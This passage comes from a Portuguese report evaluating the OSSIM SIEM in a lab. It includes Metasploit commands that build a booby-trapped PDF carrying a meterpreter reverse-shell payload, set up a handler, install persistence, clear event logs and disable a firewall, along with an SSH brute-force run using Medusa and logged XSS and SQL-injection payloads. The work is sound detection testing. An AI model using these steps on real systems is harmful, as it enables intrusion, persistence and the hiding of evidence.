Este scan foi executado sobre todos os *hosts* que anteriormente acusaram ter um serviço *ssh*, para ver a versão exata de todos eles.

O outro que será alvo de uma atenção especial é o servidor *FTP*, uma vez que estes servidores frequentemente se encontram mal configurados, o que pode ser um ponto de entrada que um invasor irá explorar a fim de obter acesso a rede inteira. Por isso, compensa sempre verificar se o acesso anônimo é permitido sempre que se encontra uma porta de *FTP*.

Terminal 1.6:

```
msf > use auxiliary/scanner/ftp/ftp_version
[*]...
```

Na tentativa do uso de utilizador “*anonymous*”, para verificar a possível vulnerabilidade, não se obteve sucesso mas pode-se ver pelo menos qual a versão do *ftp*, assim possibilitando a procurar por mais que esse serviço possa ter.

ETAPA 2:

Scanner ou varredura de vulnerabilidades permiti analisar rapidamente uma ou mais máquinas à procura de vulnerabilidades conhecidas, dando uma ideia rápida do ataque a usar. O *scanner* de vulnerabilidade é, sem dúvida, um componente importante para um atacante quando é usado corretamente, mas também é bem conhecido por gerar uma alta taxa de falsos negativos e falsos positivo. Adicionalmente temos de ter em mente que por regra qualquer ferramenta de varredura de vulnerabilidade da rede deixa quase que sempre rastros suspeitos (isso é uma boa possibilidade para verificar o que o OSSIM vai gera perante os eventos detetados).

Como proposta para completar essa etapa foram identificadas três possibilidades: verificação do SMB, autenticação VNC e vulnerabilidades no serviço web.

Anteriormente foi explicado o perigo de usar o *Scanner* SMB, por gerar tráfego muito ofensivo e sabendo que as tentativas falhadas irão ser registadas pelo sistema da vítima ou por quem está monitorando a rede.

Terminal 2.1:

```
msf > use auxiliary/scanner/smb/smb_login
```

```
[*]...
```

Observando o resultado observa-se que existe essa vulnerabilidade em alguns *IP*'s e o mais crítico é que usando credenciais quaisquer como utilizador 'victim' e password 's3gr3d0' foi possível ter resposta positiva do servidor web. A outra proposta de *scanner* foi a autenticação VNC. Na maioria dos casos qualquer servidor VNC é configurado com uma senha de acesso, mas encontram-se muitos que não o fazem, sendo esta uma vulnerabilidade que vale a pena pesquisar. Para usar o módulo de verificação do VNC usa-se o comando abaixo.

Terminal 2.2:

```
msf > use auxiliary/scanner/vnc/vnc_none_auth
```

```
msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
```

```
RHOSTS => 192.168.1.0/24
```

```
msf auxiliary(vnc_none_auth) > set THREADS 50
```

```
THREADS => 50
```

```
msf auxiliary(vnc_none_auth) > run
```

```
[*] Scanned 053 of 256 hosts (020% complete)
[*] ...
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

O resultado em termos de *scanner* já era o esperado. Sabendo que não existe nenhum servidor VNC configurado nas máquinas do laboratório, por motivos de validação dos resultados obtido no painel do OSSIM, entendeu-se que seria interessante executar o teste repetidas vezes.

Após essa etapa usou-se o *wmap scanner* que é um *scanner* de vulnerabilidades muito variado equiparando-se com o *SqlMap*, uma vez que o *wmap* foi criado a partir do mesmo. Para usá-lo é aconselhável criar uma base de dados para armazenar os resultados das verificações efetuadas, mas antes é necessário executar um módulo de ligação do *metasploit* que permitirá executar externamente o *wmap* - comando “*load wmap*”, depois disso é possível iniciar o *scanner*.

Terminal 2.3:

```
msf > wmap_sites -a http://192.168.1.50
[*] Site created.
msf > wmap_sites -l
[*]...
```

Antes da realização de qualquer atividade há necessidade de verificar todos os possíveis dispositivos alvos, usando “-l” para obter a lista e “-a” para afixar um alvo indicando de seguida o seu endereço. Em seguida adiciona-se o endereço do alvo usando: “*wmp_targets*”:

```
msf > wmap_targets -t http://192.168.1.50/index.php
[*] Target already set in targets list.
```

Continuando usa-se o comando “*wmap_run*”, para fazer a verificação do sistema destino, sabendo que a opção “-t” faz a listagem de todos o módulos a serem usados no momento do *scanner* e a opção “-e” irá tentar executar os diversos módulos apresentados no comando do “-t”.

```
msf > wmap_run -t
[*]...
msf > wmap_run -e
[*]...
```

Após passado alguns minutos o *wmap* termina a execução de todos os módulos e faz a verificação das vulnerabilidades. No final verifica-se a existência de algo interessante que poderia ser usada para invasão, permitindo listar todas as informações contidas na base de dados.

```
msf > wmap_vulns -1
[*] + [192.168.1.50] (192.168.1.50): scraper /
[*] scraper Scraper
[*] GET Site de Teste | Mais um site WordPress
[*] + [192.168.1.50] (192.168.1.50): file /setup.php
[*] file found.
[*]...
```

ETAPA 3:

Após a identificação das vulnerabilidades, dá-se a continuidade do ataque a fim de invadir um dos sistemas encontrados na rede levando em conta a existência de duas máquinas: um servidor com diversos serviços como *http*, *ssh* e outros disponíveis, no endereço 192.168.1.50; e uma máquina Windows XP no endereço 192.168.1.25.

Ataque Máquina 1 (Windows XP – 192.168.1.25)

A ideia é usar engenharia reversa juntamente com o *metasploit*, para explorar a vulnerabilidade, como já foi mencionado antes, a maior vulnerabilidade de um sistema é o próprio utilizador.

1º Passo: Criar um arquivo PDF, para explorar a falha do Adobe e a curiosidade do Utilizador.

#msfconsole

```
msf > use exploit/windows/fileformat/adobe_cooltype_sing
msf exploit(adobe_cooltype_sing) > set PAYLOAD
windows/meterpreter/reverse_tcp
```

Escolher o *PAYLOAD* a usar e criar o arquivo *pdf*, com o nome escolhido propositadamente “**salarios_DI_UM.pdf**”, para despertar a curiosidade do utilizador.

```
msf exploit(adobe_cooltype_sing) > set FILENAME salarios_DI_UM.pdf
msf exploit(adobe_cooltype_sing) > set LHOST 192.168.1.203
msf exploit(adobe_cooltype_sing) > set LPORT 4444
msf exploit(adobe_cooltype_sing) > set exploit
msf exploit(adobe_cooltype_sing) > set quit
```

O arquivo *pdf* foi gerado no diretório `/root/.msf4/local/salarios_DI_UM.pdf`. A fim de possibilitar que a vítima tenha acesso ao arquivo gerado pode-se transportá-lo em um *PenDriver* para a máquina da vítima ou colocá-la em um site de domínio público. Também se pode copiar o arquivo para o `/var/www` da máquina do atacante simulando um *web site*.

```
# mv /root/.msf4/local/salarios_DI_UM.pdf /var/www
* Renomear o arquivo /var/www/index.html para index.txt
* Iniciar o servidor do apache usando o comando
# /etc/init.d/apache2 start
```

2º Passo: Com o serviço ativado, o atacante cria uma escuta, enquanto aguardar que a vítima abra o arquivo criado que permite o acesso à sua máquina. Usa-se o seguinte comando para ativar a escuta:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.203
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit
```

Depois da aplicação do *exploit*, o serviço estará em escuta esperando que a vítima abra o arquivo e enquanto isso o terminal indica a seguinte mensagem:

```
[*] Started reverse handler on 192.168.1.203:4444
[*] Starting the payload handler...
[*]...
```

Após o arquivo ser aberto na máquina da vítima, o *exploit* entra em ação e faz a conexão com a máquina atacante.




Figura 14 - Vitima (XP) executando o arquivo PDF

Como se pode ver na Figura 14, o arquivo foi aberto, e o utilizador aguarda que apareça o conteúdo do arquivo. Mas de outro lado o atacante recebe outra informação mais interessante, que será o seguinte:

```
[*] Sending stage (769536 bytes) to 192.168.1.25
[*] Meterpreter session 1 opened (192.168.1.203:4444 ->
192.168.1.25:1032) at 2014-11-25 13:44:22 +0000
meterpreter >
```

Pode-se dizer que nesses pequenos passos a máquina alvo já se encontra controlada pelo atacante, tendo este a possibilidade de fazer inúmeras atividades, visto que o *meterpreter* possui um número significativos de comandos. Como exemplo disso usou-se o comando abaixo para manter a conexão aberta entre as duas máquinas mesmo que a máquina alvo seja reiniciada.

Terminal 3.1:

```
meterpreter > run persistence -X
```

```
[*]...
```

Na realização deste ataque, de forma automática, foram criados vários arquivos na máquina da vítima e por curiosidade pode-se verificar que a pasta do “Temp” tem um arquivo suspeito “QpVqBhY.vbs”.

Aquele script executará automaticamente e assim sempre que a vítima efetuar o login, a conexão é estabelecida sem a necessidade da vítima abrir novamente o arquivo *pdf*. Há um grande número de comandos usando o *meterpreter*, que pode ser a promoção

de privilégios, levantamento de informações, desativação do *firewall*, captura de tela, ativação de *keylogger*, enumeração de informações, injeções de informações no arquivo *host*, criação de utilizadores, download e envios de arquivos, entre outras funcionalidades e como se tudo não bastasse existe à chance de apagar todos os rastros da invasão usando o comando:

```
meterpreter > clearev
```

Após estar no controle da máquina vítima outro exemplo de uso do *Meterpreter* para verificar o comportamento do OSSIM foi a desativação do *firewall*, em que no final se acabou por perceber que o OSSIM não detetou nenhuma anomalia.

Desativando o firewall da vítima

```
meterpreter > shell
```

```
Process 1972 created.
```

```
Channel 2 created.
```

```
Microsoft Windows XP [versão 5.1.2600]
```

```
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Luis Tavares\Desktop>
```

```
C:\WINDOWS\system32>netsh firewall set opmode disable
```

```
netsh firewall set opmode disable
```

```
Ok.
```

A título de experimentação usaram alguns comandos no *meterpreter*, para continuar tentando o comportamento do OSSIM, que podem ser visualizados no anexo em Terminal *Meterpreter*.

Ataque a Máquina 2 (Web Server – 192.168.1.50)

Partindo do mesmo raciocínio do ataque anterior o objetivo é ter acesso ao servidor por completo e para isso talvez a melhor alternativa seja explorar acesso por SSH.

Usando a aplicação *Medusa*¹⁶ foi possível executar um ataque de força bruta ao serviço SSH. Também foi necessário criar dois arquivos na máquina atacante, tendo uma os nomes de utilizadores a testar “*utilizador.txt*” e outra com as *password* a testar

¹⁶ Ferramenta de *PenTester*, para uso em ataques de força bruta a um determinado serviço.

“password.txt”. Para efeito de verificação executou-se o comando abaixo na máquina alvo, para monitorar os eventos. (*essa ação não tem efeito no ataque*).

```
#tail -f /var/log/auth.log
```

Realização do ataque:

Começando por levantar informações sobre a versão do SSH (*banner*), que se encontra instalada na máquina vítima. Mas como essas informações já tinham sido disponibilizadas pelo NMAP no terminal 1.5, sabe-se que a definição SSH da vítima é:

```
SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2.
```

Então poderíamos prosseguir para a execução do ataque, usando o comando:

Terminal Medusa

```
# medusa -M ssh -m BANNER:SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2 -h  
192.168.1.50 -U /home/shodan/utilizador.txt -P  
/home/shodan/Password.txt | grep SUCCESS
```

A seguinte mensagem, dando-nos a confirmação das credenciais de acesso:

```
ACCOUNT FOUND: [ssh] Host: 192.168.1.50 User: root Password: mikusher  
[SUCCESS]
```

Capítulo 5

5. Análise de resultados e melhorias

Neste capítulo descrevem-se as análises de resultados e as possíveis melhorias que podemos realizar, por adaptação de regras ou por configurações, para aumentar a eficiência do OSSIM na detecção de intrusões. Também é apresentada considerações e observações acerca do processo de teste.

5.1. Resultados do AlienVault OSSIM

Todos os testes de ataque foram realizados com o intuito de verificar o comportamento do OSSIM. As informações, detecções e alertas não foram exatamente o que se esperava.

Por defeito, em modo ativo, o OSSIM possui **11 plugins** para *logs* ou coletas de dados e **5 plugins** de monitorização.

Tabela 3 - Plugins padrões do OSSIM

Funcionalidade	Plugins de Logs	Plugins de monitorização
<i>Controlo de Acesso</i>	sudo ossim-agent	
<i>Deteção de Intrusões</i>	snort-syslog snortunified	
<i>Deteção de Intrusões em máquinas</i>	ossec-idm-single-line ossec-single-line	
<i>Monitor de Rede</i>		tcptrack-monitor
<i>Monitorização de Ativos</i>	nagios	ossim-monitor nmap-monitor
<i>Registros Remotos</i>	snare	
<i>Scanner de Vulnerabilidades</i>	nessus prads	nessus-monitor opennms-monitor
<i>Autenticação</i>	pam_unix	

Através dos *plugins* ativos, foram realizados testes de verificação. Iniciou-se por um *scanner* de vulnerabilidades na rede com o *nessus*, posteriormente num relatório bem fundamentado e estruturado, o OSSIM apresenta todas as possíveis vulnerabilidades encontradas nas máquinas. De acordo com o relatório existem dois dispositivos com vulnerabilidades alarmantes Servidor Web e Windows XP.




Figura 15 - Gráfico de Vulnerabilidades na Rede

Na verdade não era espectável a existência do elevado número de vulnerabilidades nos dois dispositivos na rede. A pretensão era descobrir qual o dispositivo que o OSSIM indica como sendo o mais vulnerável e qual a quantidade de vulnerabilidades.

Tabela 4 - Vulnerabilidades indicadas nos sistemas operativos

Host IP	Host Name	Serio	Alto	Medio	Baixo	Info
192.168.1.25	Windows XP	1	7	-	35	8
192.168.1.50	Servidor Web	-	1	-	35	6

Na Tabela 4, verifica-se que o número de vulnerabilidades é maior no Windows XP e é o único que possui um risco de nível “*Serio*”.

Sistema Operacional detetado fim de vida
 Risco: *Serious*
 Aplicação: *geral*
 Porto: *0*
 Protocolo: *TCP*
 ScriptID: *103674*
 O Sistema Operacional (CPE: / o: microsoft: windows_2000) no host remoto atingiu o fim da vida a 13 julho de 2010 e não deve ser mais utilizado.

Mensagem 1 - Parte da descrição do Risco Serio

A mensagem continua dando mais informações sobre o sistema e onde é possível encontrar mais informações sobre o risco que existe pela continuação da utilização do sistema operacional.

O *scanner* de vulnerabilidades faz a: verificação de sistemas em rede, criação de relatórios, identificação de serviços da rede e outras funções. Por outro lado, a geração de eventos e alarmes acabou por ser decepcionante, já que era esperado um número significativamente coerente de eventos, além dos alarmes irem um pouco ao encontro dos ataques efetuados no capítulo anterior.

No fim dos testes de laboratório obteve-se um total de **159,515** eventos registados na base de dados e desses eventos foram detetados **46** alarmes em que:

- **40** - “*nagios: server alert – hard critical*”
- **4** - “*nagios: host alert – hard down*”
- **1** - “WebServer Attack — XSS”
- **1** - “WebServer Attack - SQL Injection — Attack Pattern Detection”

Pode-se ver a classificação de eventos de riscos disponibilizados, para avaliar os alarmes detetados.



Figura 16 - Alarmes detetados

Com a possibilidade do OSSIM separar os alarmes por tipos, é possível assim avaliar cada situação de ocorrência e qual foi o real motivador do evento e onde o OSSIM extraiu tais conclusões para efetuar o alarme. Além disso fez-se a classificação e avaliação dos alarmes a fim de declarar se o alarme é um falso positivo ou um falso negativo.

ALARMES

(40) Nagios: server alert – hard critical

(4) Nagios: host alert – hard down

Foi detetados 40 alarmes para *Hard Critical* e 4 para *Hard Down*. Por serem eventos semelhantes em que um é detetado quando um serviço se encontra num estado crítico e outro desativado ou encerrado.

Aprofundando nas especificações desses alarmes, acabou-se por descobrir que se trata de um tipo de evento de monitorização da disponibilidade de recursos, que podem fazer parte ou não dos componentes do OSSIM.

Neste caso, trata-se de um Servidor que é monitorizado pelo OSSIM e o *plugin* responsável por esse tipo de ocorrência são o **ossim-agent** e **nagios** com a colaboração do *plugin* de monitorização **ossim-monitor**.

Como se pode constatar o alerta faz referência à fase operacional de um serviço, *software* ou sistema na rede e à disponibilidade de utilização. A disponibilidade de um serviço ou *host* pode ser um sintoma de problemas de segurança.

É de salientar que os serviços podem tornar-se indisponíveis na rede por diversas razões. Nesse caso o *software* ou *host* que fornece um serviço deixa de operar, ou torna-se inacessível através da rede. Deste modo é de considerar tal evento como um **Falso Negativo**.

Nota-se que na realização dos testes nenhum sistema ficou inacessível, mas garante-se que houve uma sobrecarga de eventos em alguns serviços como no *ssh* ou *html*. O OSSIM não identificou exatamente qual o serviço que falhou mas generalizou as informações produzindo alertas sucessiva que comprovam a indisponibilidade do Servidor Web.

Esse evento aconteceu por vezes sem explicação. Contudo o alarme aconteceu com maior frequência quando realizou-se testes no Terminal 1.5 e 2.3 mas também quando se usou o *Medusa* na tentativa de ter acesso ao *SSH*, como podemos observar acima no Ataque à Máquina 2.

WebServer Attack — XSS

O relevante neste ataque pretende-se com a obtenção de 54 eventos antes que o alarme fosse disparado, como podemos ver na Figura 17.

#	ALARM	RISK	DATE	SOURCE	DESTINATION	CORRELATION LEVEL
1	ossec: Multiple XSS (Cross Site Scripting) attempts from same souce ip.	0	2014-11-24 14:51:12	192.168.1.100	192.168.1.50	3
2	ossec: Multiple XSS (Cross Site Scripting) attempts from same souce ip.	0	2014-11-24 14:51:07	192.168.1.100	192.168.1.50	3
3	ossec: Multiple XSS (Cross Site Scripting) attempts from same souce ip.	0	2014-11-24 14:50:53	192.168.1.100	192.168.1.50	3
51	ossec: Multiple XSS (Cross Site Scripting) attempts from same souce ip.	0	2014-11-24 14:33:44	192.168.1.100	192.168.1.50	3
52	ossec: Multiple XSS (Cross Site Scripting) attempts from same souce ip.	0	2014-11-24 14:32:33	192.168.1.100	192.168.1.50	3
1	AV-FREE-FEED Web attack, XSS attacks detected against	2	2014-11-24 14:32:14	192.168.1.100	192.168.1.50	2
Alarm Summary [Total events matched with high rule level: 52 - Total Events: 1 - Unique Dst IPAddr: 1 - Unique Types: 1 - Unique Dst Ports: 1]						
53	ossec: Multiple XSS (Cross Site Scripting) attempts from same souce ip.	0	2014-11-24 14:32:14	192.168.1.100	192.168.1.50	2
2	AV-FREE-FEED Web attack, XSS attacks detected against	1	2014-11-24 14:31:25	192.168.1.100	192.168.1.50	1
Alarm Summary [Total events matched with high rule level: 1 - Total Events: 1 - Unique Dst IPAddr: 1 - Unique Types: 1 - Unique Dst Ports: 1]						

Figura 17 - Relação do Ataque XSS

Esse é um alarme disparado por uma regra de correlação, onde duas ou mais condições foram atendidas. Por exemplo, vários eventos de *logs* específicos no mesmo período de tempo.

Nesse caso o OSSEC, foi a chave para despertar o alarme. O mesmo foi gerado por estar de acordo com as regras estabelecidas no OSSIM, em que se o OSSEC encontra múltiplos *scripts* de um endereço IP (X) para um endereço IP (Y) após um determinado espaço de tempo deve despertar um alerta. Apesar de tudo, optou-se por indicar esse ataque como sendo um **Falso Positivo**. Como se pode ver na Figura 18 o endereço de IP origem (192.168.1.100), pertence ao próprio servidor OSSIM, então fica a pergunta, como o servidor OSSIM pode fazer um ataque aos serviços da rede?

ALARM NAME	EVENTS	RISK	DURATION	SOURCE	DESTINATION
Exploitation & Installation – WebServer Attack – XSS	54	2	20 mins	192.168.1.100	192.168.1.50

Figura 18 - Informações do Ataque

Segundo as avaliações do OSSIM o ataque decorreu em volta de *20 minutos* e teve como origem o OSSIM e destino o Servidor Web mas ao avaliar bem a saída de *log* do evento verificou-se que realmente acontecia um *scanning* de vulnerabilidade com ferramentas do OSSIM e não um ataque XSS.

```

RAW LOG
AV - Alert - "1416839553" --> RID: "31154"; RL: "10"; RG: "web,accesslog,attack,"; RC: "Multiple XSS (Cross Site Scripting) attempts from same souce ip."; USER: "None"; SRCIP: "192.168.1.100"; HOSTNAME: "(ServidorWeb) 192.168.1.50->/var/log/apache2/access.log"; LOCATION: "(ServidorWeb) 192.168.1.50->/var/log/apache2/access.log"; EVENT: "[INIT]192.168.1.100 - - [24/Nov/2014:15:22:54 +0000] \"GET /scripts/order.php?dhaction=check&submit_domain=Register&domain=<script>alert(document.cookie)</script>&ext1=on HTTP/1.1\" 404 532 \"-\" \"Mozilla/5.0 (X11; Linux; rv:17.0) Gecko/17.0 Firefox/17.0 OpenVAS/6.0.2\"[END]";

```

Figura 19 - Log do Evento

O log do evento gerado ajuda em parte a descobrir de onde o OSSIM invocou as suas informações: o ID do log, o nível da ocorrência, o grupo a que o evento pertence, a mensagem de descrição do evento e outras informações:

```
SRCIP: "192.168.1.100";
LOCATION:          "(ServidorWeb)          192.168.1.50-
>/var/log/apache2/access.log";
EVENT:
"[INIT] 192.168.1.100 - - [24/Nov/2014:15:22:54 +0000] "GET
/scripts/order.php?dhaction=check&submit_domain=Register&domain=<scr
ipt>alert(document.cookie);</script>&ext1=on HTTP/1.1" 404 532 "-"
"Mozilla/5.0 (X11; Linux; rv:17.0) Gecko/17.0 Firefox/17.0
OpenVAS/6.0.2"
[END]";
```

Mensagem 2 - Log de Dados

Para constatar e comparar os eventos teve-se a necessidade de aceder ao Servidor Web e depara-se com o mesmo padrão de evento relatado pelo OSSIM. Esse tipo de evento é avaliado na maioria das vezes levando em conta as palavras-chaves que à constituem, dessa forma quanto mais palavras-chaves for utilizadas, maior é a possibilidade do alarme ser detetado.

O próximo ataque identificado é o *SQL Injection*, também foi um acontecimento isolado ao teste real de ataque, mas sim um *scanner* extensivo de vulnerabilidades.

WebServer Attack - SQL Injection — Attack Pattern Detection

Este ataque está destinado a obter acesso a uma base de dados. A tentativa de ataques *SQL Injection* para injetar na base de dados como linguagem de consulta estruturada permite recuperar informações não autorizadas, ou assumir o controlo do servidor de base de dados em si.

Normalmente um ataque de *SQL Injection* não irá conectar a base de dados em si, mas sim a um sistema que obtém informações da base de dados. Por exemplo, um ataque de *SQL Injection* pode ser enviar um pedido para um servidor web, que tem acesso a uma base de dado específico, os comandos *SQL* serão injetados como um acesso normal ao servidor Web para a base de dados e recuperar informações adicionais que não se destinavam a serem visíveis para um utilizador final, como senhas de administrador, informações pessoais ou outros registos confidenciais.

O OSSEC é uma das ferramentas de Detecção de Intrusão mais eficiente no OSSIM. Seguindo o mesmo contexto de detecção de anomalias, o OSSEC despertou o alarme de *SQL Injection* após **210** ocorrências do mesmo tipo, mas o problema é que o ataque foi identificado como tendo origem no OSSIM e não num *host* indefinido.

Por isso, foi classificado como um **Falso Positivo**, mesmo tendo acertado na especificação do ataque. O evento registado pelo OSSIM foi invocado a partir do *log* do *apache*.

```
AV - Alert - "1416840663"
RID: "31103";
RG: "web,accesslog,attack,sql_injection,";
RC:"SQL injection attempt.";
SRCIP: "192.168.1.100";
LOCATION: "(ServidorWeb) 192.168.1.50-
>/var/log/apache2/access.log";
EVENT: "[INIT] 192.168.1.100 - - [24/Nov/2014:15:41:25 +0000] "GET
/escortservice/show_profile.php?custid=1+and+1=0+union+select+1,0x4f
70656e5641532d53514c2d496e6a65637469666e2d54657374,3,4,5,6,7,8,9,10,
11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33
,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,5
6,57,58,59,60,61,62,63,64,65,66--+ HTTP/1.1" 404 509 "-"
"Mozilla/5.0 (X11; Linux; rv:17.0) Gecko/17.0 Firefox/17.0
OpenVAS/6.0.2"[END]";
```

Mensagem 3 - Log de dados para o SQL Injection

Observando o log pode-se ver caracteres e expressões familiares, associado a um suposto ataque *SQL Injection*, como exemplo "custid=1+and+1=0+union+select+1", que pode ser vista como uma tentativa de uso de uma *query* e isso pode ser mal interpretado em meio a repetidas tentativas.

Contudo comandos de *SQL Injection* têm uma alta taxa de falso positivo devido à natureza dos aplicativos que acessam uma base de dados via *SQL*, o que parece um comando *SQL* mal-intencionado, pode ser uma atividade *SQL* completamente normal. Existem alguns métodos de *SQL injection* simples que podem ser detetados com base na construção da consulta *SQL*, apesar destas tentativas de ataque poderem não funcionar, podem ser detetadas. O invasor pode passar a utilizar métodos mais avançados que possam não ser detetados e no final pode ser bem-sucedido.

5.2. Soluções a Considerar

OSSIM, tem grande potencialidade como uma ferramenta SIEM mas também é um sistema complexo, com muitas particularidades que ainda não foram bem explicadas pelos criadores do mesmo talvez, como incentivo para a utilização da versão *AlienVault USM* que é paga e possui um melhor suporte e configuração.

Falando de configuração os ataques realizados foram monitorizados também pelo *wireshark*, para que exista a garantia que os eventos acontecem na rede.

Com a garantia que os eventos aconteciam na rede, deu para observar que OSSIM nem sempre foi capaz de captar todos os eventos ocorridos na rede em especial os ataques. Contudo pode-se considerar que a *AlienVault OSSIM* vem com uma configuração *Default* muito limitada, mesmo sendo em infraestruturas de redes pequenas. Para que o OSSIM capture algumas informações sobre os ativos, os mesmos têm de ser visíveis para o OSSIM. Outra forma de declarar os ativos é ativar *plugins* e *logs*.

A configuração é tão básica que o OSSIM acaba por detetar eventos que a mesma cria na rede como sendo maliciosos, como pode-se verificar nos dois exemplos de alertas despertados pelo OSSIM, em que no momento acontece era um *scanner* de vulnerabilidade realizado a partir de ferramentas constituintes do OSSIM.

Para maior configuração e resolução de problemas encontrados no OSSIM, recomenda-se que o administrador de rede crie *plugins* que estariam de acordo com a sua necessidade.

Como exemplo os dados de correlação de eventos devem ser afinados de acordo com a necessidade e conveniência do gestor da rede. Para um gestor da rede um determinado evento pode ser considerado como um evento malicioso mas para outro pode simplesmente ser um evento comum na sua rede. Assim quase todas as regras devem ser revistas e configuradas de acordo com as necessidades.

Também para um melhor número de resultados satisfatório recomenda-se uma lista de *plugins* a ser utilizado na primeira configuração do OSSIM. A lista foi baseada principalmente nos *plugins* de recolha de dados que tem como principais funcionalidades:

- Detecção de Intrusões
- Prevenção de Intrusões
- Monitorização da Rede
- Gestão de Segurança
- Scanner de Vulnerabilidades
- Serviços de Inteligência a Ameaça
- Servidor Web.

Plugins recomendados e suas funcionalidades:

- Detecção de Intrusões:
 - cisco-ids
 - dragon
 - eljefe
 - Bro-IDS
 - netkeeper-nids
 - snort_syslog
 - snortunified
- Gestão de Segurança
 - siteprotector
 - panda-as
 - symantec-mas
- Scanner de Vulnerabilidades
 - nessus
 - nessus-detector
- Servidor Web
 - apache
 - apache-syslog
 - iis
- Gestão e Monitorização de Rebe
 - dhcp / Linux-dhcp
 - arpalert
 - ntop-monitor
 - p0f
 - pads
 - prads
 - session-monitor
 - tcptrack-monitor
 - opennms-monitor
 - arpwatch
- Prevenção de Intrusão
 - bit9
 - cisco-ips-syslog
 - suhosin
 - realsecure
 - intrushield
 - radware-ips
 - stonegate_ips
 - tippingpoint
 - modsecurity
- Serviços de Inteligência a Ameaça
 - fortiguard
 - mwcollest
 - malwaredomainlis

Vale a pena lembrar que quanto maior o numero de *plugins*, maior é o numero de eventos transmitidos para a base de dados mas também quanto mais *plugins* ativos melhor será a correlação e os resultados. Para que os resultados sejam aceitáveis e válidos temos de ter o OSSIM configurado para as exigências da rede.

Alguns dos *plugins* não irão funcionar sem um suporte do fabricante, já que o OSSIM tem a função de receber *Logs*, no caso de um servidor web só temos a necessidade de ativar o *plugin* do *apache* ou da *iis* (*Internet Information Services*) que é um servidor web criado pela Microsoft.

Outro ponto a considerar na utilização do OSSIM para tornar mais ágil a melhorias das regras e correlação de evento responsável por um determinado alarme é alterar a própria diretiva do evento. Caso o evento seja um falso positivo ou um falso negativo, o gestor teria a oportunidade de se apropriar da ocorrência e redefinir para que tal tipo de alarme seja despertado quando realmente tem um problema na rede.

ALARM NAME	EVENTS	RISK	DURATION	SOURCE	DESTINATION	STATUS	ACTION
Exploitation & Installation - WebServer Attack - XSS	54	2	20 mins	192.168.1.100	192.168.1.50	Open	
#	ALARM	RISK	DATE	SOURCE	DESTINATION	CORRELATION LEVEL	
2	AV-FREE-FEED Web attack, XSS attacks detected against	1	2014-11-24 14:31:25	192.168.1.100	192.168.1.50	1	
Alarm Summary [Total Events: 1 - Unique Dst IPAddr: 1 - Unique Types: 1 - Unique Dst Ports: 1]							
1	AV-FREE-FEED Web attack, XSS attacks detected against	2	2014-11-24 14:32:14	192.168.1.100	192.168.1.50	2	
Alarm Summary [Total Events: 1 - Unique Dst IPAddr: 1 - Unique Types: 1 - Unique Dst Ports: 1]							
52 Total events matched after highest rule level, before timeout.							
							View/Edit current directive definition

Figura 20- Edição de diretiva do evento

Na Figura 20, podemos ver o alarme do suposto ataque (XSS). No entanto sabe-se que foi necessário 52 eventos recolhidos pelo OSSEC num espaço de tempo coordenado ate que o alarme seja disparado.

Essas especificações e regras são básicas do OSSIM. Sendo assim mesmo que ocorresse um ataque bem-sucedido em poucos minutos, a real probabilidade do OSSIM captar o evento e despertar o alerta é bem limitada, pelo fato das regras serem restritas e nem sempre vão ao encontro de certos acontecimentos.

5.2.1. Log, Correlação e Alerta SSH

Um dos pontos importantes e indispensável para a existência das diretivas, correlação e alertas são os *plugins*, elementos fundamentais para a ferramenta *AlienVault OSSIM*.

Para complementar as soluções e ter um bom desempenho do OSSIM, é necessário que o utilizador crie a sua própria regra e *plugin*. Assim surge a ideia de criar um *plugin* e elaborar uma regra de alerta, quando ocorre tentativas de ataque ao serviço da porta 22 *Secure Shell (SSH)*.

